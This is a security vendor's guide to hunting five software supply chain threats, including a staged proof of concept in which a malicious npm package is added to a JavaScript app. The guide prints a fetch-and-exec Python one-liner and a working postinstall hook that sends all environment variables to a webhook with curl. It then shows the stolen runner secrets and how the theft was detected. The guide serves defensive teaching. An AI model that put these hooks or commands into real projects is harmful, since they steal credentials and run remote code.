


# The Essential Guide to Threat Hunting in the Software Supply Chain

Step-by-step instructions to take down  
five common supply chain threats



# Table of contents

Introduction	3
How to Hunt 5 Supply Chain Threats	4
Threat No.1 Installation Scripts	4
Threat No.2 Secrets Leak	6
Threat No.3 Malicious Artifacts	7
Threat No.4 Repojacking	8
Threat No.5 Account Takeover	8
Threat Hunting in Action	10
Scenario No.1 Malicious Package Hunting	10
Scenario No.2 Spoofing a Malicious Commit	16
Enhancing Security Post-Build	20

Written by:

**Tom Abai**  
Security Researcher  
at Mend.io

**Tamir Ben Ari**  
Security Researcher  
at Mend.io

**Uriel Kosayev**  
Security Manager,  
Architect & Researcher

# Introduction

In today's online world, companies increasingly rely on software supply chains as a critical business process. The term 'software supply chain' refers to the entire ecosystem involved in developing and delivering software. It is assembled with open source and proprietary binaries, plugins, container dependencies, etc'. It also includes the tools used to construct the code, such as compilers, code-analysis tools, repositories, and more.

However, as software supply chains grow in importance, threat actors have noticed. Data breaches are at an all-time high, a 78% increase from 2022. Moreover, [Mend.io's](#) latest report regarding open-source malicious packages shows a 79% jump of malicious packages that were published between Q2 and Q3 of 2022.

Clearly, software supply chains have become prime targets for malicious actors seeking to compromise software integrity, particularly as companies increasingly rely on third-party components. According to an ESG report commissioned by Mend.io,; nearly 70% of organizations have directly encountered at least one serious security incident from a software vulnerability over the last 12 months. Meanwhile, only 52% of companies say they can effectively remediate a critical vulnerability, and even fewer application security practitioners (44%) agree with that assessment.

High-profile supply chain incidents like the [MOVEit, 3cx, Log4j](#), and the infamous [SolarWinds](#) attack demonstrate the extensive damage these attacks can cause, often impacting a large number of victims. As the stakes increase, practices such as threat hunting grow more important.

## What Is Threat Hunting?

Threat hunting is the practice of proactively searching for cyberthreats lurking undetected in a network. Cyberthreat hunting digs deep to find malicious actors in your environment that have slipped past initial endpoint security defenses.

One key benefit of threat hunting is that it enables organizations to take a proactive approach to cybersecurity rather than simply waiting for a threat to be detected.

Threat hunters actively seek out these threats before they can cause damage. This helps to minimize the potential impact of a security breach and can save an organization significant time and resources in the long run.

Threat hunting is an essential component of any modern cybersecurity strategy. By proactively searching for and identifying potential threats, organizations can be better prepared to defend against even the most advanced and persistent cyber-attacks.

There are often gaps between understanding and addressing security vulnerabilities within the software supply chain. This guide is designed to help close that gap by providing a public resource and methodologies on a specific instance of threat hunting: supply chain threats.

# How to Hunt 5 Supply Chain Threats

This report covers five supply chain threats, and shares tactics for effectively hunting them. Moreover, we simulated two attack scenarios to show real-life examples of our hunting methodology in action.

## Threat No.1 Installation Scripts

The injection of installation scripts is a common attack used by attackers to spread and execute malicious code through the process of installing a so-called legitimate package. For example,

```
wget --quiet "<http://www.example.com/page>"  
  
nohup python -c "import urllib;exec  
urllib.urlopen("<http://example.com:8080/p.py">).read()" &
```

When hunting the execution of those scripts, we must remember that the attacker can target two domains:

### The developer machine

An attacker that targets the developer's local machine will usually use code that steals and exfiltrates personal and company data such as authentication tokens, crypto wallets, passwords for sensitive organization assets, or any other sensitive personal information.

### The build process

This operation takes the source code with all of its internal and external components and compiles it into a binary to make sure it is functional and to test its code quality before delivering it. Once the build process starts, the runner that builds the application binary will execute the malicious install script. Attackers will try to implement a back door and persistence using malicious scheduled jobs or reverse shell scripts.

Those examples are just the tip of the iceberg; there are a lot of different actions the attacker can achieve depending on the code he decided to inject using those scripts.

Effectively hunting this threat is a two-part process:

## 1 2 Hunt in the developer machine

- ✓ Using Sysmon or any other favorite tool, hunt for any anomalies in the processes that were or are still running, and check the events on the system at the time the scripts were executed.
- ✓ Check for any payloads coming from legitimate software like PowerShell.
- ✓ Analyze the network traffic to see if there were any unwanted requests to external hosts.
- ✓ Check the process tree to see any unusual process spawning under legitimate ones. For example, if a rundll32 process runs under the Node process during the installation of an NPM package and executes an unfamiliar file, then it is considered unusual behavior. Similarly, if PowerShell commands contain sensitive paths like %APPDATA% in Windows or etc/passwd on Linux, it should raise a red flag for the hunter.

## 1 2 Hunt in the build server

The developer has two options to choose from for the build server: a vendor-hosted server such as GitHub/GitLab runner, or a self-hosted server where the developer controls the server and its configuration.

- ✓ When using a self-hosted build server, hunters should follow the same methodology as they would on their local machines. This is because they have full control of the server and can conduct the same investigations as they would on local machines.
- ✓ If you're using a vendor-hosted runner, it's important to review the logs from the workflow to ensure there are no unintended actions taking place. Specifically, you should check for any instances of network traffic to unknown external hosts. In addition, carefully examine the execution of the installation scripts in the logs to determine whether they are legitimate or not.

Figure 1: Installation logs



```
Install libraries
  Installing libffi on 3.1.3-202
  Extracting Package
  /usr/lib/x86_64-linux-gnu/libffi.so.7: file not found
  Caching tool
  Successfully installed 3.1.3-202
  Make variables here they will be defined
  autoconf is already the newest version (2.69-11).
  /home/runner/work/_actions/actions/setup-outout/v1/get-qa-wizard.sh
  autoconf set to manually installed.
  libffi is already the newest version (3.2.1-8).
  build-essential is already the newest version (12.10ubuntu1).
  libffi-dev is already the newest version (3.2.1-8).
  libffi-dev set to manually installed.
  libssl is already the newest version (3.0.9-0ubuntu1).
  libssl-dev is already the newest version (3.0.9-0ubuntu1).
  libssl-dev set to manually installed.
  zlib is already the newest version (1:2.1.1-4).
  zlib set to manually installed.
  libz-dev is already the newest version (1:1.2.11.dfsg-4ubuntu1).
  Run actions/setup-outout
  Run action with cache '1'.
  Aggregating items 29.9s
  Checking tool cache
  Getting a shared url 3.1.3-202
  Checking tool cache
  /usr/lib/x86_64-linux-gnu/libffi.so.7: file not found
  /home/runner/work/_actions/actions/setup-outout/v1/get-qa-wizard.sh
  Remove an obsolete rubygems vendored file
  Autocall
  Complete job
```



## Threat No.2 Secrets Leak

Secrets in software development refer to sensitive data that should be protected, such as API keys, passwords, cryptographic keys, and other confidential information. Managing these secrets is crucial for maintaining the security and integrity of applications and systems. Gaining access to customer secrets enables attackers to advance to the next stage of their malicious activities.

Hunting for secrets leaks involves a couple of steps:



### 1st step

Configure and monitor audit logs for source code management. Those logs can alert with different types of events, including login attempts, file modification, repo access, permission changes, etc.



### 2nd step

Scan your container images for any embedded and forgotten secrets inside them using any of your favorite tools for secrets scanning. At [Mend.io](https://mend.io), we have this feature implemented in our CNAAP solution. You can use our scanner to detect and remove those secrets.

Figure 2: Secrets identified by Mend.io's container image scanner

```
Identified 4 secrets
Found 4 Secrets (CRITICAL: 2, HIGH: 2, MEDIUM: 0, LOW: 0, UNKNOWN: 0)
```

CATEGORY	SEVERITY	DESCRIPTION	LAYER NUMBER	FILE PATH	START LINE	END LINE
AWS	CRITICAL	AWS Secret Access Key	3	aws-secret.txt	1	1
AWS	CRITICAL	AWS Access Key ID	3	aws-secret.txt	2	2
AsymmetricPrivateKey	HIGH	Asymmetric Private Key	4	private.pem	1	1
AWS	HIGH	AWS Account ID	3	aws-secret.txt	3	3



## Threat No.3 Malicious Artifacts

Public registries such as Pypi, NPM, and Maven are one-stop shops for developers to download and distribute software packages and container images. Attackers often use those registries to upload malicious artifacts that can bypass all of the security measures.

To effectively hunt for this threat, you should do the following:

- ✓ Implement integrity verification for all third-party components.
- ✓ Use threat intelligence to grab Indicators of Compromise (IoC) that malicious artifacts that were uploaded to those registries and were identified as malicious.
- ✓ Keep monitoring the use of artifacts and open source libraries.
- ✓ Using an SCA tool, scan your codebase and get detection alerts of malicious packages that were entered into your application.

Knowing the name of the malicious package and its intended action can make the hunting process a lot more effective.

Figure 3: Malicious package detected by Mend.io codebase scan

The screenshot shows the Mend.io Admin Console interface. At the top, there's a navigation bar with 'Mend Support' and a dropdown arrow. Below that, a secondary navigation bar contains 'Admin Console', 'Home', 'Dashboards', 'Products', and 'Projects'. The main content area shows a breadcrumb trail: 'Home > Malicious Vulnerability (MSC-2023-16609)'. The title 'Malicious Vulnerability' is followed by a red diamond icon. Below this is a 'General Details' section with a table:

Name	Severity	CVSS 3 Score	Date	Modified
MSC-2023-16609	Critical	9.8	20-09-2023	20-09-2023

Below the table, a text block explains: 'This package has been identified by Mend as containing potential malicious functionality. The severity of the functionality can change depending on where the library is running (user's machine or backend server). The following risks were identified: Malware dropper - this package contains a Trojan horse, allowing the unauthorized installation of other potentially malicious software.'

At the bottom, there's a 'Vulnerable Libraries' section with a table:

Library Name
fsevents-1.2.9.tgz



## Threat No.4 Repojacking

Repojacking, also known as repository hijacking, is a cyberthreat that involves the takeover of a legitimate code repository's name or identifier. This vulnerability is easy for attackers to exploit, allowing them to inject code remotely. It's a concern for major projects from big companies, as any project relying on dynamically linked code from GitHub is potentially at risk.

For instance, in the scenario of a change in the name of the GitHub organization, if a developer doesn't secure or delete the old repository, an attacker can take advantage of that by creating a new repository with the same name. Subsequently, if the new repository gains more references or popularity than the old one, users relying on it may accidentally download and execute code from the compromised, old repository controlled by the attacker. The latest [research by Aqua Security](#) revealed millions of repositories that are potentially vulnerable to repojacking, including companies like Google and Lyft.

Hunting for repojacking threats includes monitoring changes in repository ownership and tracking modifications to repository names. Suspicious activity may include increased references to old repositories or a wave of new contributors.

Moreover, audit your old and deleted organization names to check if they are back to life with any malicious signs. Use an SCA tool to monitor your open-source components and make sure they are not vulnerable to this kind of attack.



## Threat No.5 Account Takeover

With account takeover security threats, an outsider hijacks and seizes control of an account belonging to an individual who owns or maintains a repository on a code hosting platform (e.g., GitHub, GitLab, or Bitbucket). Once the attacker obtains unauthorized access, they can make malicious changes to the code, such as replacing legitimate artifacts with malicious ones.



Attackers can gain access to legitimate user accounts in several ways:

To effectively hunt for account takeover threats, you should continuously monitor suspicious patterns in your repos, such as unauthorized code modifications or irregular login activities. Specifically, you should monitor repo logins for a new, unfamiliar contributor contributing new code and check for PRs from unknown users. To mitigate such threats in advance, you should implement two-factor authentication login for code hosting platforms for any user with access to the repo.

### Phishing attacks

An attacker may use phishing techniques to trick the account owner into revealing their login credentials. This could be through emails, fake login pages, or other methods designed to appear legitimate.

### Stolen credentials

If the account owner's credentials are compromised elsewhere (e.g., in a data breach), attackers may attempt to use the same credentials to access the repository on the code hosting platform.

### Weak passwords

If the account owner uses weak or easily guessable passwords, an attacker might employ brute-force attacks or use leaked password databases to gain access.

### Social engineering

Attackers may exploit social engineering techniques to manipulate individuals with access to the repository into providing sensitive information or compromising their accounts.

Figure 3: Recent account takeover incident [published in GitHub advisory](#)

The screenshot shows a GitHub Security Advisory page for the package 'omniauth-microsoft\_graph' (RubyGems). The advisory is titled 'Account takeover (nOAuth)' and is classified as 'High' severity. It was published by 'synth' 16 hours ago. The affected versions are '< 2.0.0' and the patched versions are '2.0.0'. The CVSS base metrics are listed as 8.6 / 10. The advisory description states: 'The implementation did not validate the legitimacy of the email attribute of the user nor did it give/document an option to do so, making it susceptible to nOAuth misconfiguration in cases when the email is used as a trusted user identifier'. The CVSS base metrics table is as follows:

CVSS base metrics	
Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	Low
Availability	Low

CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

# Threat Hunting in Action

Now, let's dive into a couple of real-life scenarios that showcase the vulnerability of the software supply chain and the importance of robust threat-hunting practices. These scenarios illustrate different threats to the software supply chain, highlighting the importance of effective threat hunting, continuous monitoring, and security measures in development environments.

It's crucial to emphasize that those scenarios were constructed solely for proof-of-concept purposes. The potential for harm from malicious packages and spoofed commits extends far beyond the theft of environment variables and passwd file content, as demonstrated here. Such attacks could execute significantly more dangerous actions, severely threatening software integrity and security.



## Scenario No.1 Malicious Package Hunting

To demonstrate the hunting process of a malicious package threat, we created a seemingly innocent application with its source code hosted on GitHub and deployed via Vercel.

We then created a malicious package and added it to our project.

What makes this threat very dangerous is its potential to compromise not only the local development environment, but also the entire software project when incorporated into the source code. Our example extends to including this harmful package through common development commands, showcasing the ease with which a malicious actor could infiltrate the software supply chain and how we can hunt this kind of threat.

### Scenario Flow


We obtained an existing JavaScript application called "Hot Open Sauced" from GitHub and cloned it.

Figure 5 - Our app hosted on GitHub



In that repository, we added a deployment GitHub Action workflow to deploy our app to Vercel. So, our supply chain looked something like this:

Figure 6: Deployment GitHub action workflow with Mend.io scanner



We chose "Publish Malicious Artifact" from the [OSC&R matrix](#) for our scenario's supply chain threat.

The Open Software Supply Chain Attack Reference (OSC&R) is a comprehensive framework designed to understand attacker behaviors and techniques in the context of software supply chains.

In our case, we have created a malicious package with a post-install hook. Upon installation, it sends environment variables to our webhook, which may contain private sensitive information.

Figure 7: The malicious post-install hook from package.json file

```
{
  "name": "injected-curltest",
  "version": "1.0.5",
  "description": "This package is a proof of concept. It has been uploaded for test purposes only. The code is not malicious in any way and will be deleted as soon as test will be completed.",
  "main": "index.js",
  "scripts": {
    "test": "echo \\Error: no test specified\\ && exit 1",
    "postinstall": "env | curl -X POST --data-binary @- https://webhook.site/d1e93167-998d-409e-b0b3-2d81d5985eb2"
  },
  "author": "",
  "license": "ISC"
}
```


We added the newly malicious package to the project's local environment on the developer's machine using the "add" command. Then, we pushed the code to the repository.

Figure 8: Package.json of "Hot Open Sauced" now uses the malicious artifact as a dependency

```
package.json
@@ -56,6 +56,7 @@
56 56   "classnames": "^2.3.1",
57 57   "dayjs": "^1.11.4",
58 58   "humanize-duration": "^3.27.3",
59 +   "injected-curltest": "^1.0.2",
59 60   "million": "^2.6.0-beta.13",
60 61   "node-emoji": "^2.0.0",
61 62   "posthog-js": "^1.26.2",
```

After adding the package, we immediately received a POST request with all environment variables in our webhook.

Figure 9: Env variables were stolen and sent to our webhook at webhoo.site




```
Request Details
URL: https://webhook.site/a0084abc-b216-488d-b9c3-0361ed01c7d7
Host: webhook.site
Date: 2023-03-08 10:11:11 (11 minutes ago)
Size: 6.6 kB
Time: 0.000 sec
ID: 295d1c61-1c90-405d-9cdd-f9d99e7356d2

Headers
connection: close
content-type: application/x-www-form-urlencoded
content-length: 6764
accept: */*
user-agent: curl/7.4.0
host: webhook.site

Form values
ALLUSERSPROFILE: ...
CHROME_CRASHPAD_P...
```

After our deployment workflow was triggered by the commit we pushed, we received a second POST request from our GitHub runner build server containing all of its environment variables. We noticed that we received the `VERCEL_PROJECT_ID` token, which is stored as a secret in our repository.

Figure 10: Sensitive information collected from the GitHub Runner build



```
GITHUB_STATE=/home/runner/work/_temp/_runner_file_commands/save_state_814b6ca1-a4d1-4281-b83a-1702aaf10300
VERCEL_PROJECT_ID=...
MON_BUILDER=1
STATS_TPP=true
DEPLOYMENT_BASEPATH=/opt/runner
DOTNET_NOLOGO=1
VERCEL_GIT_REPO_OWNER=
npm_package_dev=
USER=runner
npm_config_user_agent=npm/9.8.1 node/v18.18.2 linux x64 workspaces/false ci/vercel
CI=true
TURBO_RUN_SUMMARY=true
RUNNER_ENVIRONMENT=github-hosted
GITHUB_ENV=/home/runner/work/_temp/_runner_file_commands/set_env_814b6ca1-a4d1-4281-b83a-1702aaf10300
PIPX_HOME=/opt/pipx
npm node execpath=/usr/local/bin/node
npm_package_resolved=https://registry.npmjs.org/injected-curltest/-/injected-curltest-1.0.5.tgz
JAVA_HOME_8_X64=/usr/lib/jvm/temurin-8-jdk-amd64
SHLV=1
npm_config_noproxy=
HOME=/home/runner
npm_package_optional=
RUNNER_TEMP=/home/runner/work/_temp
GITHUB_EVENT_PATH=/home/runner/work/_temp/_github_workflow/event.json
npm_package_json=/home/runner/work/hot-open-sauced/hot-open-sauced/node_modules/injected-curltest/package.json
JAVA_HOME_11_X64=/usr/lib/jvm/temurin-11-jdk-amd64
PIPX_BIN_DIR=/opt/pipx_bin
GITHUB_REPOSITORY_OWNER=tomabal
VERCEL_ENV=production
GRADLE_HOME=/usr/share/gradle-8.4
ANDROID_NDK_LATEST_HOME=/usr/local/lib/android/sdk/ndk/26.1.10909125
VERCEL_ORG_ID=team_T63sU67R31Z0vdtAQ0BmHZCv
JAVA_HOME_21_X64=/usr/lib/jvm/temurin-21-jdk-amd64
STATS_RDL=true
GITHUB_RETENTION_DAYS=90
GITHUB_REPOSITORY_OWNER_ID=...
POWERSHELL_DISTRIBUTION_CHANNEL=GitHub-Actions-ubuntu22
AZURE_EXTENSION_DIR=/opt/azcliextensions
GITHUB_HEAD_REF=
npm_config_userconfig=/home/runner/.npmrc
npm_config_local_prefix=/home/runner/work/hot-open-sauced/hot-open-sauced
npm_package_integrity=sha512-71+tQFehWek/Q0p70to4lms8xv1lHP9K6+T1B5S8aadPMu1AYI4ZVczYc8YuecH1bn00000R0D14kxsb
SYSTEMD_EXEC_PID=570
```



## The Hunting Process

We scanned our project "Hot Open Sauced" using our favorite SCA CLI tool and discovered that it detected a malicious package called "injected-curltest". This package is being used as a dependency for our main project. The package has malicious functionality. Specifically, it sends requests/data to an external host that is different from the declared functionality.

Figure 11: Mend.io's CLI scan caught the malicious package "injected-curltest" upon scanning the main project

Home > Security Vulnerability (MSC-2023-18225)

### Security Vulnerability ▲

**General Details**

Name	Severity	CVSS 3 Score	CVSS 2 Score	Date	Modified
MSC-2023-18225	High	8.6	8.6	06-12-2023	06-12-2023

This package has been identified by Mend as containing potential malicious functionality. The severity of the functionality can change depending on where the library is running (user's machine or backend server). The following risks were identified: Contacting external host - this package sends requests/data to an external host that differs from the declared functionality.

**References (1)**

Source: CERT  
Name: <https://my.diffend.io/npm/injected-curltest/prev/1.0.5>  
Url: <https://my.diffend.io/npm/injected-curltest/prev/1.0.5>

When hunting for malicious package execution, it's important to remember we have two domains to look into, as we mentioned above. First is the local machine, and second is our supply chain and CI/CD environment.

### Local Machine

Here, we can immediately sense that something abnormal has happened when looking at the process tree.

Figure 12: Abnormal activity in the processes tree on the local machine

Process Name	Private Bytes	Working Set	PID	Company Name
powershell.exe	62,460 K	28,600 K	27348	Microsoft Corporation
cmd.exe	5,892 K	6,248 K	24416	Microsoft Corporation
cmd.exe	5,640 K	5,820 K	4204	Microsoft Corporation
node.exe	34,704 K	42,172 K	20420	Node.js
node.exe	56,932 K	71,576 K	25392	Node.js
cmd.exe	5,660 K	5,804 K	16724	Microsoft Corporation
cmd.exe	5,284 K	5,280 K	9420	Microsoft Corporation
curl.exe	444 K	1,592 K	15780	curl, https://curl.se/

Having a node process that spawns cmd.exe and then spawns curl is not a typical approach for adding an open source package to our project.

When examining the cmd process spawned by node.exe, we observe that it executes the 'set' command, equivalent to the 'env' command in Linux. The output of this command is then piped into curl to exfiltrate the data to the webhook. Additionally, we can see the curl command within the curl process itself.

Figure 13: The 'set' command within the cmd process window





Figure 14: The curl command within the curl process

